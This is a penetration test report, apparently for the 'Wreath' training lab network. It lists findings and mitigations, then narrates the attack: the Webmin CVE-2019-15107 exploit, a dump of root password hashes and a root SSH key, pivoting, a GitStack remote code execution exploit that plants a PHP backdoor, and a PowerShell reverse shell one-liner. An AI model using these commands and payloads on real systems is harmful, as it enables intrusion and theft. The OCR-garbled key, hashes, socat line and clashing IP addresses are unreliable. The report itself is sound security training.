
Mitigation:

- Implement custom error pages (e.g., 404, 500) that do not display internal paths or request details.
- Review and sanitize all exception and error handling mechanisms.
- Log detailed error information securely on the backend, but never expose it to end users.
- Perform a full application configuration review to ensure no other debug features are exposed in production.

Personal Information Disclosure

Description:	During testing, it was discovered that the website publicly exposes personal contact information (e.g., names, email addresses, phone numbers). This data was accessible without authentication and was visible to any user browsing the site.
Risk:	Publicly exposed personal information significantly increases the risk of social engineering and phishing attacks. Attackers may use this data to impersonate employees, trick users into revealing credentials, or gain unauthorized access to systems and sensitive information.
System:	10.200.81.100
Severity:	Medium
Tools:	Web browser - manual inspection of public pages
References:	https://owasp.org/Top10/A01_2021-Broken_Access_Control/ https://cwe.mitre.org/data/definitions/200.html https://gdpr-info.eu/art-5-gdpr/

Evidence:



Mitigation:

- Immediately remove or redact any personal contact information from public-facing pages.
- Ensure that sensitive user data is only accessible to authorized and authenticated users.


Attack Narrative

Enumerating The Public Server

Scanning the target at **10.200.105.200** revealed that it is running a web server, with the following ports detected as open by **Nmap**:

- Port **22 (SSH)**: OpenSSH 8.0 (protocol 2.0)
- Port **80 (HTTP)**: Apache HTTPD 2.4.37 (CentOS) with OpenSSL 1.1.1c
- Port **443 (SSL/HTTP)**: Apache HTTPD 2.4.37 (CentOS) with OpenSSL 1.1.1c
- Port **10000 (HTTP)**: MiniServ 1.890 (Webmin HTTPD)

These findings indicate that the target system is running several services, including **SSH** for remote access, **HTTP** for web services, and **Webmin** (MiniServ) for system administration via a web interface.




The screenshot shows the terminal output of an Nmap scan. The command used was `nmap -T4 -p 0-15000 -A 10.200.81.200 -o nmap.txt`. The output includes the following details:

- Host:** Host is up (0.042s latency).
- Ports:** 4 ports are open:
 - 22/tcp [open] ssh**: OpenSSH 8.0 (protocol 2.0).
| ssh-hostkey:
| 3072 9c:1b:d4:b4:05:4d:88:99:ce:09:c1:15:6a:d4:7e (RSA)
| 256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (EDDSA)
| 256 f0:61:5a:55:34:9b:b7:bb:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
 - 80/tcp [open] http**: Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c). This port provided the IP address of the public-facing web server.
 - 443/tcp [open] ssl/http**: Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c). This port provided the IP address of the public-facing web server.
 - 9090/tcp [closed] zeus-admin**: MiniServ 1.890 (Webmin httpd).
- Service Details:** The web server on port 80 redirected to <https://thomaswreath.thm>. The landing page revealed that this is Mr. Thomas Wreath's personal website.
- Network Distance:** 2 hops.
- Traceroute:** HOP RTT ADDRESS
1 42.03 ms 10.50.82.1
2 42.06 ms 10.200.81.200


Based on the service banners and version information returned during the scan, it is likely that the target is running a **CentOS** operating system.

Port **80** appears to redirect to <https://thomaswreath.thm>. To resolve the DNS properly, the IP address must be added to the **/etc/hosts** file.

The website appears to be a personal page belonging to Thomas Wreath, where various potentially useful details can be found.



The web page was a static web page. So, no vulnerabilities were found on the site but after reviewing all open and responsive ports, an exploit was identified for **10000** port - where **MiniServ 1.890** (Webmin HTTPD) is running, which is vulnerable to **CVE-2019-15107**. This vulnerability allows for **remote code execution**.



Exploiting MiniServ

An exploit for this vulnerability is publicly available on [GitHub](#), allowing for remote code execution against vulnerable Webmin instances.

To exploit the Webmin **CVE-2019-15107** vulnerability, the publicly available script was cloned from the official GitHub repository. The script was reviewed for safety and then executed against the target:

```
(kali㉿kali)-[~/Wreath/CVE-2019-15107]
$ ./CVE-2019-15107.py 10.200.81.200
[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.81.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[*] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

#
```

Using a **Netcat** listener in combination with the exploit, a reverse shell was successfully obtained with **root privileges**.

```
(kali㉿kali)-[~/Wreath/CVE-2019-15107]
$ nc -nvlp 4444
listening on [any] 4444
connect to [10.50.82.54] from (UNKNOWN) [10.200.81.200] 43064
sh: cannot set terminal process group (1826): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4# whoami
whoami
sh-4.4# id
id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
sh-4.4#
```

Since the obtained shell was not fully interactive, it was stabilized using the following command:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Internal Network Enumeration

As we have gained **root access** to the system, we are able to view the **/etc/hosts** file, where user hashes are visible.

```
[root@prod-serv ~]# cat /etc/shadow
cat /etc/shadow
root:$6$19vT8tK35oXXk2P$HDIAwho9F0dd4QCecIJKwAwhh8Hwl.BdsbMOUAd3X/chSvrmfy.5lrLgnRVNq6/6g0PxK9Vq5dy47/qKXad1::0:99999:7:::
bin:*:18358:0:99999:7:::
daemon:*:18358:0:99999:7:::
adm:*:18358:0:99999:7:::
lp:*:18358:0:99999:7:::
sync:*:18358:0:99999:7:::
shutdown:*:18358:0:99999:7:::
halt:*:18358:0:99999:7:::
mail:*:18358:0:99999:7:::
operator:*:18358:0:99999:7:::
games:*:18358:0:99999:7:::
ftp:*:18358:0:99999:7:::
nobody:*:18358:0:99999:7:::
dbus:!18573:::::
systemd-coredump:!18573:::::
systemd-resolve:!18573:::::
tss:!18573:::::
polkitd:!18573:::::
libstoragegmt:!18573:::::
cockpit-ws:!18573:::::
cockpit-wsinstance:!18573:::::
sshd:!18573:::::
sshd:!18573:::::
chrony:!18573:::::
rngd:!18573:::::
tweak=$($0${my$0n311R07Eik3J$zVFV3WAPCm/dBxxzoa7uDwbQenLohKiunjldonkx1huhjmFYze0rmCpsHmW3OnWYwf8RPdXAdbtYpkJCReg. :: 0:99999:7:::
unbound:!18573:::::
apache:!18573:::::
nginx:!18573:::::
mysql:!18573:::::
[root@prod-serv ~]#
```

Pivoting

Pivoting is the art of using access obtained on one host to gain access to another host on the network. It is one of the most essential attack techniques in penetration testing.

By using different techniques an attacker can pivot from a host that is not publicly accessible.

We can use Metasploit to make the pivot easier.

Now, we are looking for ways to establish a persistent connection. Since we are unlikely to crack the root hash, we will search for other potential options.

We have found the **id_rsa** file in **/root/.ssh/id_rsa**, which will allow us to connect via ssh.

```
[root@prod-serv ~]# cat /root/.ssh/id_rsa
cat /root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAQAZXAYEAs0oHVYnfUHTlbuheTmoTkh4OBH80x2RN003tRpHnHLHQnRE
LgA99k9vdvA07gbpV6vfLcVn6xLC1V9jou89c4daactJ9OrUYZTxnX0hWlv50o1b5
jkD0Ifopr037/YikDKxpFqoIYWW0ukZa60o2kMHy7n3kLhab7qV955HdIwI/V8-SKXlVeeg
0+L28kcsZYvF6dYxx3BwSu8P1zLO/XUXXs0GUrnro0d3X5FdbyieGQlRIGEMzx
hdhWQRry2HMe7A5F6dYxx3BwSu8P1zLO/XUXXs0GUrnro0d3X5FdbyieGQlRIGEMzx
4ag8o+NObhgqyPlrxFKfQmg6rlFByozarwAmby7z7/TiWB16JR
fgFgeqWnRarVQzsPctkA-ZgyQYXwaq49IEWhnHjAosPsLn+08QgtUzMeWzr
H0rjFg3tNfZVyh066dypaRAFaGfchQus1bh1+eV1KnNp3Ctgq3dko0du++C1M++Z
z14kC1M012524M451RVRV24GJf0G3U54X0k1k1J1b2o1M0AaAqNz1c1yc2
EAMGALMh32z34u05W7DXj0zcaE51ud0g5p0c8dTf0L1K0G1R0v24J4k000
AO65WVtVr373PLzu0sP05Ns4LvpQn6AhFy+7qfieuB3MCp7/Pk1l5Vxu0nP19dgHEm
+/2AjaytsxanGFfJFmMo0tks5DB80593QWm+4JfeuB3MCp7/Pk1l5Vxu0nP19dgHEm
1c1VhXOnWmdcdurClvdyMvz11F170hrKu26NHr1ohWbonoRnJUSbhdM8YYVke8tih5
ThuW0XZL+v0GoPKPjt0qas0aRSnU0lQqy3/Mq21uLm206w0/84lgYuoo6Xh4C1hi+1t1
uQL70M7D3LQcmshmf12uKkefS8Fp2j1BawkLd015/+PeQqtRxMhDh1Myh/4xRt7243
2WLzQuuunqW08eBn31UL1m7aElH2GuqbhvnNTPvMy89eAjyaJfvwL
g6b5o0u0V1NU08PP9T4k2t13MykwAAAABAEAAAGAcLPcIn017z6cxy16Fxgsktk1B
lpsb0i7u0Q2QV2Q0j0Q0b1C9k3E4Q1C90vZ0382Q1y0D
oy234M017z1E5B00kcvx-7rhxR2D/6nSj1j4i6kXfLm0GwRnWcOyJd404c
08/9sJfR/xz6kQqUKnzbGhruXjRuf0wbePSDFPCL7AqjJewn0hRFhY1Ed0l8eeE
egyV1556LdnvDRBm-mkCNv1A99+f0Q1sNlL1LlyTp1gJa2ExK5bc5j9Mr0tBY5UP+wEUyMbz
n7R3u3xw0f1kYb6cja1h09+f0Q1sNlL1LlyTp1gJa2ExK5bc5j9Mr0tBY5UP+wEUyMbz
TNy0be3g7bzoorxjme5u0v1kg71mpnXyDS029+X23U565CrV4m69qvA9l6ktta51
ba4Rt/19ffdfnZmrk0uOpvrfXSzwmKx22PLBuX1tXrUzBzD/Agmwqtph91skp5AAA
w6MyQs6q7cH1ZMf1G254aptEXOAj6g4drcGzTwhDw917yCzv1P1BLH1p0dCQ
v1AX23cb4V1Q9PvVr/zTRJbyfRe1649q7rT/9Ae9t0fQorEWLc-PSMRt7
ba746099f7850614u3u484g0v0v100000000000000000000000000000000000000000000
HIVwP5UuM82z1G011vY10000h9hz7n0Gc63Q8+e3B0NW0gAAAMEA1pMh1Ked2JX1R2zW
0w9EAu9394dm/fsrB0t37/RokG9sbMo031esZp59KyHrZQ1mZYo-PVXPE020BM3vBZ
r2u7j329Y4In7Qn3nB3nQm_91jzbh5d1sxit+Q0M8-Rlls4UPNA0fN9bswGxnpKnmv
mpk1975gZ/vbG0P7W1s2sUrkg=+bZ0MVsv+5jTf0CcyH07E5T14J215+tv1DerarCz
D2wYeBkM7/kXmQDKMp2cBMP+yppAAwQdV50v1.5wPzLzg54vk88Fn5o5giuhWk8
212RdhVcOyF0t04qla1vPrjwfp0+oYDT816r7s5/VJ800yuQzumEM9rznBy51Tw
LYxRN11uc0B16ubF0TQln1MkyOx0SUC+rB17BB5wms/r4AJu/a+d+csp5U0jbfoR0R/8by
GJ7oA2Q32anAAAARcn9ydvB0b51wcm9kLXNlcnyBAg=
-----END OPENSSH PRIVATE KEY-----
```

We saved the found private key (**id_rsa**) and used it to establish an SSH connection to the system. This allowed us to securely log in to the system and maintain access with the same privileges as the user associated with the key.

```
[kali㉿ kali) [~/Wreath]
$ ssh -l id_rsa root@10.200.81.200
The authenticity of host '10.200.81.200 (10.200.81.200)' can't be established.
ED25519 key fingerprint is SHA256:7Mhhtkf/5Cs1mRaS3g6PGYXnU8u8ajdIqKU9lQpmYL4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.200.81.200' (ED25519) to the list of known hosts.
[root@prod-serv ~]# whoami
root
[root@prod-serv ~]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@prod-serv ~]#
```

By checking the ARP cache with the `arp -a` command, we observed that our host had recently established a connection with another host on the same network. This information may indicate an active device that could be used for further pivoting or additional enumeration.

```
[root@prod-serv ~]# arp -a
ip-10-200-81-1.eu-west-1.compute.internal (10.200.81.1) at 02:8c:e0:55:7b:89 [ether] on eth0
[root@prod-serv ~]#
```

We transferred the static **Nmap** binary to the compromised system.

```
(kali㉿kali)-[~/Wreath]
$ ssh -i id_rsa root@10.200.81.200 curl ls -l
[root@prod-serv ~]# curl 10.50.82.54/nmap-LABDAR -o /tmp/nmap-LABDAR && chmod +x /tmp/nmap-LABDAR
% Total    % Received % Xferd  Average Speed   Time  Time  Current
          0      0      0      0      0      0      0      0      0      0      0      0
  100  5805k  100  5805k  0 0:00:00.7045k  curl 10.50.82.54:80 --::-- --::-- 7036k
```

Was used the Nmap binary to scan the network in order to identify live hosts.

```
[root@prod-serv tmp]# ./nmap-LABDAR -sn 10.200.81.1-255 -oN scan-LABDAR
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2025-05-13 21:36 BST
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-81-1.eu-west-1.compute.internal (10.200.81.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00065s latency).
MAC Address: 02:8C:E0:55:7B:89 (Unknown)
Nmap scan report for ip-10-200-81-100.eu-west-1.compute.internal (10.200.81.100)
Host is up (0.0014s latency).
MAC Address: 02:D0:77:81:FE:53 (Unknown)
Nmap scan report for ip-10-200-81-150.eu-west-1.compute.internal (10.200.81.150)
Host is up (-0.099s latency).
MAC Address: 02:A3:5F:6D:23:DD (Unknown)
Nmap scan report for ip-10-200-81-250.eu-west-1.compute.internal (10.200.81.250)
Host is up (0.000078s latency).
MAC Address: 02:E7:4E:C8:80:A7 (Unknown)
Nmap scan report for ip-10-200-81-200.eu-west-1.compute.internal (10.200.81.200)
Host is up.
Nmap done: 255 IP addresses (5 hosts up) scanned in 3.74 seconds
[root@prod-serv tmp]#
```

A total of 5 live hosts were identified during the network scan. Two of them (10.200.81.1 and 10.200.81.250) are out of scope and were excluded from further analysis. One of the hosts corresponds to a system that has already been compromised earlier. As a result, **2 new additional in-scope live hosts** were discovered:

10.200.81.100

10.200.81.150

A full TCP port scan was conducted on the two newly discovered in-scope hosts:

- The host at **10.200.81.100** appeared to be **unreachable** at the time of the scan. This could be due to the host being offline, firewall restrictions, or ICMP/tcp reset filtering.
- The host at **10.200.81.150** was **reachable** and responded with three open ports (**80, 3389, 5985**).

Further enumeration will be performed on the active host (**10.200.81.150**) to identify services and potential attack vectors.

```
[root@prod-serv tmp]# ./nmap-LABDAR 10.200.81.100 10.200.81.150 -oN scan100.150-LA
BDAR
pentest_report_by_cr33ht3.pdf

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2025-05-14 07:28 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled. now we have discovered
Nmap scan report for ip-10-200-81-100.eu-west-1.compute.internal (10.200.81.100)ately
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.20s latency).
All 6150 scanned ports on ip-10-200-81-100.eu-west-1.compute.internal (10.200.81.1
00) are filtered
MAC Address: 02:D0:77:81:FE:53 (Unknown)

Nmap scan report for ip-10-200-81-150.eu-west-1.compute.internal (10.200.81.150)
Host is up (0.00071s latency).
Not shown: 6147 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
MAC Address: 02:A3:5F:6D:23:DD (Unknown)

Nmap done: 2 IP addresses (2 hosts up) scanned in 192.87 seconds
```

We used **sshuttle** to establish a tunnel through the compromised server. This granted us direct access to the internal network, allowing further enumeration without the need for additional proxy tools.

```
└─(kali㉿kali)-[~/Wreath]
$ sshuttle -r root@10.200.81.200 --ssh-cmd "ssh -i id_rsa" 10.200.81.150
[local sudo] Password:
Sorry, try again.
[local sudo] Password:
c : Connected to server.
```

Enumerating 10.200.98.150

Upon browsing the HTTP service on port 80 of the target, we observed the following:

The screenshot shows a browser window with the URL `10.200.81.150` in the address bar. The page title is "Page not found (404)". Below the title, it says "Request Method: GET" and "Request URL: http://10.200.81.150/". A message states: "Using the URLconf defined in app.urls, Django tried these URL patterns, in this order:" followed by a list: 1. ^registration/login/\$, 2. ^gitstack/, 3. ^rest/. It then says: "The current URL, , didn't match any of these." At the bottom, a note says: "You're seeing this error because you have DEBUG = True in your Django settings file. Change that to False, and Django will display a standard 404 page."

We identified that the page is running **GitStack**, a Git repository management interface for Windows.

Exploiting GitStack


Navigating to `http://10.200.81.150/gitstack` redirects us to `http://10.200.81.150/registration/login/?next=/gitstack/`, where we are presented with a login portal for the GitStack service.

The screenshot shows a browser window with the URL `10.200.81.150/registration/login/?next=/gitstack/`. The page title is "GitStack". It displays a login form with fields for "Username" and "Password", both currently empty. A "Sign In" button is at the bottom right. A note above the fields says: "Default username/password : admin/admin".

Information about default GitStack credentials was visible; however, login attempts using these default credentials were unsuccessful.

The screenshot shows a browser window with the URL `10.200.81.150/registration/login/`. The page title is "GitStack". The login form now has "admin" entered in the "Username" field. A red error message above the password field says: "Your username and password didn't match. Please try again." The "Sign In" button is still present at the bottom right.

A remote code execution exploit for the GitStack service was found using Searchsploit. After downloading the exploit script, we had to convert it for use on Linux using **dos2unix**. Upon reviewing the script, we modified the IP address and payload filename (**exploit.php**). After executing the exploit, we received a response confirming code execution as NT AUTHORITY\SYSTEM.



```
[kali㉿kali] ~/Wreath$ ./43777.py
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
[+] Get user list
[+] Create backdoor in PHP
[+] Found user twright
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correctly. Please ask your GitStack administrator to give you a username/password and give you access to this repository. <br />Note : You have to enter the credentials of a user which has at least read access to your repository. Your GitStack administration panel username/password will not work.
[+] Execute command
nt authority\system
=
```

We have confirmed that we are operating with the highest privileges on the Windows system (**NT AUTHORITY\SYSTEM**).


The next step is to obtain a reverse shell by leveraging the same webshell to execute additional commands, without repeating the full exploitation process.

We used **Burp Suite** to navigate to the uploaded exploit, which was saved under the **/web** directory. After intercepting the initial **GET** request, we sent it to the Repeater tab, changed the method to **POST**, and added the following header:

Content-Type: application/x-www-form-urlencoded

a=COMMAND

In the request body, we inserted the desired command. Upon sending the request, we confirmed successful execution based on the response. The next step will be to gain a reverse shell using this same technique.



Before attempting a reverse shell, we verified outbound connectivity from the target machine. Using the webshell, we executed a `ping` command to our VPN IP.

Simultaneously, we ran `tcpdump -i tun0 icmp` on the attacking machine to capture any ICMP echo requests. The received packets confirmed that the compromised host can reach our system, meaning reverse shell communication is possible.

```
(kali㉿kali)-[~/Wreath]
$ sudo tcpdump -i tun0 icmp -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
[...]
```

Before setting up a reverse shell, adjusted the CentOS **firewall** (`firewalld`) to allow inbound connections. Using the command `firewall-cmd --zone=public --add-port 2000/tcp`, opened the required TCP port to ensure successful shell communication.

```
[root@prod-serv tmp]# firewall-cmd --zone=public --add-port 2000/tcp
success
```

The **Netcat** binary was uploaded to the `/tmp` directory, then executed to listen for incoming reverse shell connections on the compromised machine.

```
[root@prod-serv tmp]# curl 10.50.82.54/nc -o nc-LABDAR
% Total    % Received % Xferd  Average Speed   Time  Time  Time  Current
          Dload  Upload Total Spent   Left Speed
100 35032  100 35032     0     0  242k      0 --:--:-- --:--:-- 242k
```

```
[root@prod-serv tmp]# chmod +x nc-LABDAR
```



```
└─(kali㉿kali)-[~/Wreath]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.81.200 - - [14/May/2025 05:05:35] "GET /nc HTTP/1.1" 200 -
```

```
[root@prod-serv tmp]# chmod +x nc-LABDAR
[root@prod-serv tmp]# ./nc-LABDAR -nvlp 20000
./nc-LABDAR: /lib64/libc.so.6: version `GLIBC_2.34' not found (required by ./nc-LABDAR)
[root@prod-serv tmp]#
```

Netcat could not be used on the compromised system due to missing dependencies. As an alternative, a statically compiled **socat** binary was transferred to the target using **curl**, and execution permissions were granted using **chmod**.

```
[root@prod-serv tmp]# curl 10.50.82.54/socat-static -o socat-labdar
% Total  % Received % Xferd  Average Speed   Time  Time  Time  Current
          Dload  Upload Total Spent   Left Speed
0       0  0       0  0       0  0       0  0       0  0       0  0       0
10  366k  100  366k  0       0  221k      0  0:00:01 --:--:-- 0:00:01 220
100 366k  100  366k  0       0  1285k     0  0       0  0       0  0       0
k
[root@prod-serv tmp]# ls
socat-labdar
[root@prod-serv tmp]# chmod +x socat-labdar
[root@prod-serv tmp]#
```

On the compromised machine, a listener was started using **Socat**.

```
[root@prod-serv tmp]# ./socat-labdar ncpt-l:20000 etcp:10.50.82.54:444414 / 28
net localgroup Administrators chelpm / 30
```

Using **Burp Suite**, a **PowerShell reverse shell payload** was injected via a vulnerable web parameter.

```
powershell.exe -c "$client = New-Object
System.Net.Sockets.TCPClient('10.200.81.200',20000);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes,
0,$bytes.Length)) -ne 0){$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 |
Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()" - encoded by Ctrl+U
```

This resulted in a successful reverse shell as **NT AUTHORITY\SYSTEM**, indicating full administrative privileges on the target Windows machine.

```
(kali㉿kali)-[~/Wreath]$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.50.82.54] from (UNKNOWN) [10.200.81.200] 36256
whoami
nt authority\system
PS C:\GitStack\gitphp>
```

